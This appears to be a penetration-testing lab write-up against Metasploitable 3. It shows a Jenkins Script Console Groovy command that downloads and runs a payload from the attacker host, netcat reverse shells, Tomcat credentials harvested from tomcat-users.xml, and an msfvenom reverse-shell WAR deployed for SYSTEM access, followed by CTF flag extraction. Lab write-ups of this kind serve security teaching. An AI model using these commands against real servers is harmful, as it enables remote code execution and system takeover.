
```
println new ProcessBuilder("powershell.exe", "Invoke-WebRequest -Uri 'http://10.0.2.15:8000/payload.exe' -OutFile 'C:\\Program Files\\jenkins\\Scripts\\payload.exe'").redirectErrorStream(true
```

This command effectively downloads the payload from the attacker's machine and saves it to the C:\\Program Files\\jenkins\\Scripts directory on the target system, preparing it for execution.

Establishing a Reverse Shell Connection

Before executing the malicious payload created with msfvenom, it is essential to set up a Netcat listener on the designated port for the reverse shell, which in this case is port 443.

To facilitate the execution of the payload that was previously downloaded to the C:\Program Files\jenkins\Scripts directory, the Jenkins Script Console was utilized once again. The following Groovy script was executed to run the downloaded payload.



Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.


```
println new ProcessBuilder("C:\\Program Files\\jenkins\\Scripts\\payload.exe").redirectErrorStream(true).start().text
```

```
┌──(bdawg㉿kali)-[~]
└─$ nc -nvlp 443
listening on [any] 443 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.19] 50047
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\jenkins\Scripts>S
```

The Groovy script successfully executed the payload, which established a reverse shell connection back to the attacker's machine. Having obtained an unprivileged shell, the next step was to escalate privileges to gain more control over the system.

Privilege Escalation

Recalling the results of the earlier Nmap scan, Apache Tomcat was also running on the system. In some configurations, Tomcat is run under the context of the NT Authority\System account, making it a potential target for privilege escalation. To explore this further, I navigated to the C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\conf directory and examined the tomcat-users.xml file. This file contains configuration settings for Tomcat users, including their credentials which can be seen at the very bottom of the example provided below.




```
C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\conf>more tomcat-users.xml
more tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
<!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out
  section below since they are intended for use with the examples web
  application.
-->
<!--
  NOTE:  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
  <role rolename="manager-gui"/>
  <user username="sploit" password="sploit" roles="manager-gui"/>
</tomcat-users>
```

Upon reviewing the tomcat-users.xml file, I discovered that the username and password for the Tomcat administrator account were set to "sploit/sploit". With this information, we can now log in to the administrator account of the Tomcat installation at http://10.0.2.19:8282 to continue with escalating our privileges on the system.

C-SEC

Privilege Escalation Continued

With the credentials for the Tomcat Web Application Manager, we can now access it by navigating to http://10.0.2.19:8282/manager. Upon reaching the Tomcat manager interface, I logged in using the previously discovered credentials—username: sploit and password: sploit. This access allowed me to manage the Tomcat server, including deploying applications and managing users.


10.0.2.19:8282


This site is asking you to sign in.

Username: sploit

Password: ••••••


To gain elevated privileges on the target machine, I leveraged the ability to deploy a WAR (Web Application Archive) file through the Tomcat Web Application Manager. This functionality allows administrators to upload and manage web applications hosted on the Tomcat server, which can also be exploited if proper access controls are not in place.

To initiate this process, I first generated a malicious WAR file which listens for a reverse shell connection on the specified IP address and port. The command used to create this payload was as follows.


```
┌──(bdawg㉿kali)-[~]
└─$ msfvenom -p windows/x64/shell_reverse_tcp -f war LHOST=10.0.2.15 LPORT=80 > payload.war
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of war file: 2423 bytes
```

Privilege Escalation Continued

Once the malicious WAR file was created, I proceeded to upload it to the Tomcat server using the manager interface. This is illustrated in the example below.


10.0.2.19:8282/manager/html/undeploy?path=/payload&org.apache.catalina.filters.CSRF_NONCE=B77A03F8D219D9C035DEACF96677C98B
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Bookmarks
The Apache Software Foundation
http://www.apache.org/

Tomcat Web Application Manager


Message:	OK - Undeployed application at context path /payload

Manager			
List Applications	HTML Manager Help	Manager Help	Server Status

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy / Expire sessions with idle ≥ 30 minutes
/axis2	None specified	Apache-Axis2	true	0	Start Stop Reload Undeploy / Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy / Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy / Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy / Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy / Expire sessions with idle ≥ 30 minutes
/payloadd	None specified		true	0	Start Stop Reload Undeploy / Expire sessions with idle ≥ 30 minutes
/struts2-rest-showcase	None specified	Struts 2 Rest Example	true	0	Start Stop Reload Undeploy


With the payload now in place, as seen in the list of applications above, we can execute it. To do so we need to first unjar the WAR file which will show us the name of the .jsp page to browse to which will in turn trigger the payload.



```
┌──(bdawg㉿kali)-[~]
└─$ jar -xvf payload.war
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext
  created: META-INF/
 inflated: META-INF/MANIFEST.MF
  created: WEB-INF/
 inflated: WEB-INF/web.xml
 inflated: ukbedncrqtjwxpa.jsp
```

Privilege Escalation Continued


The malicious WAR file was executed by accessing the following URL:



```
10.0.2.19:8282/payloadd/ukbedncrqtjwxpa.jsp
```

```
┌──(bdawg㉿kali)-[~]
└─$ nc -nvlp 80
listening on [any] 80 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.19] 49859
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>
```

This URL executes the malicious WAR file, which establishes a reverse shell connection back to our attacking machine, now with elevated privileges. We are now NT Authority\System and can begin hunting for flags as the post-exploitation.




```
C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>whoami
whoami
nt authority\system
```

Post Exploitation


After successfully gaining system-level access to the Metasploitable 3 environment, the next objective is to discover and extract the hidden flags. This section outlines the process undertaken to locate and retrieve the flags, which were strategically hidden throughout the file system. Each flag required a unique technique for extraction, showcasing the diversity of methods that can be employed in a penetration testing scenario.

Flag Discovery Process

The flag discovery process began with an examination of the user directories, as they often contain sensitive files and data. My initial search led me to the C:\Users\Public\Documents directory, where I discovered the Jack of Hearts flag. The flag was stored as a .docx file, indicating the need to first unzip the .docx file. Upon unzipping, a new directory named “word” was created, containing several subdirectories and files. Navigating to the /word/media/ directory within the unzipped folder revealed a PNG file that represented the flag.




```
┌──(bdawg㉿kali)-[~]
└─$ unzip jack_of_hearts.docx
Archive:  jack_of_hearts.docx
   creating: docProps/
  inflating: docProps/app.xml
  inflating: docProps/core.xml
   creating: word/
  inflating: word/document.xml
  inflating: word/fontTable.xml
   creating: word/media/
  inflating: word/media/image1.png
 extracting: word/media/jack_of_hearts.png
  inflating: word/settings.xml
  inflating: word/styles.xml
   creating: word/theme/
  inflating: word/theme/theme1.xml
  inflating: word/webSettings.xml
   creating: word/_rels/
  inflating: word/_rels/document.xml.rels
  inflating: [Content_Types].xml
   creating: _rels/
  inflating: _rels/.rels
```


[jack_of_hearts] (imported)-1.0 (RGB color 8-bit gamma integer, GIMP built-in sRGB, 1 layer) 521x729 – GIMP
mage Layer Colors Tools Filters Windows Help

Flag Discovery Process Continued


The Seven of Spades flag was also located in the C:\Users\Public\Documents directory, stored as a PDF file. For the extraction process, I utilized the *pdfimages*tool, which is specifically designed to extract images from PDF files. Upon completion, I utilized *GIMP* to see the newly created png file of the flag.



```
┌──(bdawg㉿kali)-[~]
└─$ pdfimages -png seven_of_spades.pdf sevenofspades

┌──(bdawg㉿kali)-[~]
└─$ gimp sevenofspades-000.png
Gtk-Message: 20:41:40.572: Failed to load module "atk-bri
bol: gtk_module_display_init
Gtk-Message: 20:41:42.613: Failed to load module "atk-bri
bol: gtk_module_display_init
```

The Ace of Hearts flag was not far away, located in the C:\Users\Public\Pictures directory. However, this flag was stored as a .jpg file. Unlike the other flags, which were in PNG format, this JPEG file appeared to be unconventional and hinted at the possibility of hidden data.

To investigate further, I decided to analyze the file using binwalk. The output from binwalk indicated that there was a zip archive embedded within the JPEG file. To proceed, I used the -e option with binwalk to automatically extract the embedded files as shown below.

